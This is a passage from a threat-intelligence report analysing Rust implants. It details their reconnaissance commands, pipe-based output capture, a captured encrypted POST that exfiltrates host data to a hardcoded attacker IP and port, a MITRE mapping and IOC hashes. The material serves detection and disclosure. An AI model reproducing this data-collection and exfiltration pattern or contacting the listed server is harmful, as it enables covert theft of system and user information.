
Figure 12: “Collect” information



Process Name	Operation	Path
WindowsDefenderHealthcheck.exe	Process Create	C:\Windows\System32\schtasks.exe
WindowsDefenderHealthcheck.exe	Process Create	C:\Windows\System32\whoami.exe
WindowsDefenderHealthcheck.exe	Process Create	C:\Windows\System32\HOSTNAME.EXE
WindowsDefenderHealthcheck.exe	Process Create	C:\Windows\System32\systeminfo.exe
WindowsDefenderHealthcheck.exe	Process Create	C:\Windows\System32\tasklist.exe
WindowsDefenderHealthcheck.exe	Process Create	C:\Windows\System32\ipconfig.exe
WindowsDefenderHealthcheck.exe	Process Create	C:\Windows\System32\net.exe

Figure 13: Processes collecting information about the PC

The malware then reads the output of the above executions by redirecting their StdOut to a named pipe. It is notable that the values of StdIn, StdOut, and StdErr match the handles of the processes to the named pipes.




```
000000C5ED5D69B0 dd 68h                                          ; cb
000000C5ED5D69B0 db 0, 0, 0, 0
000000C5ED5D69B0 dq 0                                            ; lpReserved
000000C5ED5D69B0 dq 0                                            ; lpDesktop
000000C5ED5D69B0 dq 0                                            ; lpTitle
000000C5ED5D69B0 dd 0                                            ; dwX
000000C5ED5D69B0 dd 0                                            ; dwY
000000C5ED5D69B0 dd 0                                            ; dwXSize
000000C5ED5D69B0 dd 0                                            ; dwYSize
000000C5ED5D69B0 dd 0                                            ; dwXCountChars
000000C5ED5D69B0 dd 0                                            ; dwYCountChars
000000C5ED5D69B0 dd 0                                            ; dwFillAttribute
000000C5ED5D69B0 dd 100h                                         ; dwFlags ; STARTF_USESTDHANDLES
000000C5ED5D69B0 dw 0                                            ; wShowWindow
000000C5ED5D69B0 dw 0                                            ; cbReserved2
000000C5ED5D69B0 db 0Ch, 2, 0, 0
000000C5ED5D69B0 dq 0                                            ; lpReserved2
000000C5ED5D69B0 dq 2DCh                                         ; hStdInput
000000C5ED5D69B0 dq 1ECh                                         ; hStdOutput
000000C5ED5D69B0 dq 294h                                         ; hStdError
```

☑ Hide unnamed handles

Type	Name	Handle
File	\Device\NamedPipe\__rust_anonymous_pipe1__.4432.3168311176720254249	0x1ec
File	\Device\NamedPipe\__rust_anonymous_pipe1__.4432.3168311176720254249	0x260
File	\Device\NamedPipe\__rust_anonymous_pipe1__.4432.3168311176720254250	0x280
File	\Device\NamedPipe\__rust_anonymous_pipe1__.4432.3168311176720254250	0x294
File	\Device\Null	0x2dc

Figure 14: “Read” the collected information


The information is gathered leveraging the following template:



```
Command: C:/Windows/System32/tasklist.exe /V
ExitStatus: exit code: 0
-----StdErr-----:
none
-----StdOut-----:

Image Name                     PID Session Name        Session#    Mem Usage Status          User Name                                                  CPU Time Window Tit
========================= ======== ================ =========== ============ =============== ================================================== ============ ==========
<PROCCESES>


Command: C:/Windows/System32/systeminfo.exe
ExitStatus: exit code: 0
-----StdErr-----:
none
-----StdOut-----:

<FULL SYSTEMINFO>


Command: C:/Windows/System32/ipconfig.exe /all
ExitStatus: exit code: 0
-----StdErr-----:
none
-----StdOut-----:

Windows IP Configuration
<Ethernet adapter Ethernet0:
Ethernet adapter Bluetooth Network Connection:>

Command: C:/Windows/System32/net.exe user
ExitStatus: exit code: 0
-----StdErr-----:
none
-----StdOut-----:

User accounts for <USER>

-------------------------------------------------------------------------------
Administrator            DefaultAccount           Guest
<USERS>



Command: C:/Windows/System32/HOSTNAME.EXE
ExitStatus: exit code: 0
-----StdErr-----:
none
-----StdOut-----:
<HOSTNAME>


Command: C:/Windows/System32/whoami.exe /all
ExitStatus: exit code: 0
-----StdErr-----:
none
-----StdOut-----:

USER INFORMATION
----------------

User Name    SID
=========== =============================================
<USERINFO>


GROUP INFORMATION
-----------------

Group Name                                                 Type             SID          Attributes
============================================================ ================ ============ ==================================================
<GROUPINFO>


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                          State
============================= ==================================== =======
SeShutdownPrivilege           Shut down the system
SeChangeNotifyPrivilege       Bypass traverse checking
SeUndockPrivilege             Remove computer from docking station
SeIncreaseWorkingSetPrivilege Increase a process working set
SeTimeZonePrivilege           Change the time zone


-----Environment variables:
<ENVVARIEBLES>
```

Figure 15: Sample of the collected info before encryption

The above information is then encrypted and sent to the attacker server using an uncommon, hardcoded port **35667**:



```
POST / HTTP/1.1
accept: */*
set-cookie: 149ee7f93f8d6dccdae8e4d7e9d6b10d
accept-encoding: gzip, br
host: 78.135.73.140:35667
content-length: 5827

.|*2.   .>..n..fC-....=......Q.:...Q. .WS..,......eM.I..7n[.L..........?3......h.&.y.-..m..[.-...s......wbRa..# ;7B
[.v.&.N...Kb.Q....=...........9..fscr..G.1.m..Le
.{j.%6.ax-
}.....a..Vg...;..`+d...Xx?3.<Q.V?Y.
2.....B .....YG..M......&r.P........9.}...+[y7.@.x..../..r.o.....r....@..^.......u.).
...u..R.l#A.}+pK..d...".w....H.wL...s...........1uy..a.......d+....4.K\.5..\.q......0.+.z......;iV.
_H...X...lJ....>.q..x........:$|...&.R[L
.)...+.u4.p....~NB{......R...=]r0..H..R.W.. .....X........b}.-'./...P<q..<..Vq.w.....P
..+......I......E.o.;.......        .]O.....G.uI2...e~*....6!a^....5.n*%...A?O....p.-.zf..\...+".K.N.B.....=.z.%E
8.4..~..WBB#.F.....^..I.,oW.0...B........1..m......#....>...;....y..".>l~..Z.O47
..d..&.oQC....Y,...'.;6.<.Y&X.Wi.^....."..\!F.d[}9z".L..<o..c.......x....oB..........a........k+;..]5...B....
```

Figure 16: Encrypted information being sent to the server

We have built a script to decrypt the information, available in our Git, that the malware is sending.

All analyzed files above have a low detection rate on VT at the time. There are zero detections on first seen and most of the detections are generic ones.




Figure 17: Detections of the RUST implant in VT. All detections are generic.

While the other Rust implant still has zero detections:




Figure 18: 2nd Rust implant VT detections

Conclusion:

Deep Instinct Threat Lab could not attribute these attacks to any known threat actor. There is a possibility that these files are part of a red team exercise.

Regardless of the above statement, the fact that both Rust implants had zero detections when first uploaded to VirusTotal shows that writing malware in esoteric languages can bypass many security solutions.

MITRE:

Tactic	Technique	Description	Observable
Discovery	T1082 System Information Discovery	The malware executes systeminfo.exe to gain information about the infected computer	systeminfo.exe
Discovery	T1016 System Network Configuration Discovery	Gain detailed information about the network interfaces on the system	ipconfig.exe /all
Discovery	T1033 System Owner/User Discovery	Gain user, group, and privileges information for the users	Whoami.exe /all
Discovery	T1087 Account Discovery	Gain information about local or domain accounts on a system	Net.exe user
Discovery	T1057 Process Discovery	Gain a list of currently running processes, including detailed information about each one	Tasklist.exe /v
Persistence	T1053 Scheduled Task/Job	Create a scheduled task using the xml file	Schtasks.exe
Command and Control	T1132 Data Encoding	Encrypted communication	Encrypted information sent to the C2. A tool for decrypting the information is provided in our Git.

IOC:

78.135.73[.]140

SHA256	Description
463183002d558ec6f4f12475cc81ac2cb8da21549959f587e0fb93bd3353e13e	Archive containing malicious Office file
edc531d255b9ae8ae6902dc676f24e95a478576cad297e08e2bbc0b8fe03e4ce	Malicious Office file
1546bb5bfc25741434148b77fe51fed7618432a232049b3f6f7210e7fb1f3f0e	MSI file from hxxps://t[.]ly/8CYQW
387304b50852736281a29d00ed2d8cdb3368d171215f1099b41c404e7e099193	SangforUD.EXE Rust implant
0742cd9b92661f23f6b294cc29c814de027b5b64b045e4807fc03123b153bcd5	Decoy PDF file
04725fb5a9e878d68e03176364f3b1057a5c54cca06ec988013a508d6bb29b42	Malicious LNK file
35f2f7cd7945f43d9692b6ea39d82c4fc9b86709b18164ad295ce66ac20fd8e5	MSI file from LNK vector
5327308fee51fc6bb95996c4185c4cfcbac580b747d79363c7cf66505f3ff6db	WinDefenderHealth.EXE Rust implant
e508cafa5c45847ecea35539e836dc9370699d21522839342c3f3573bf550555	Decoy JPEG file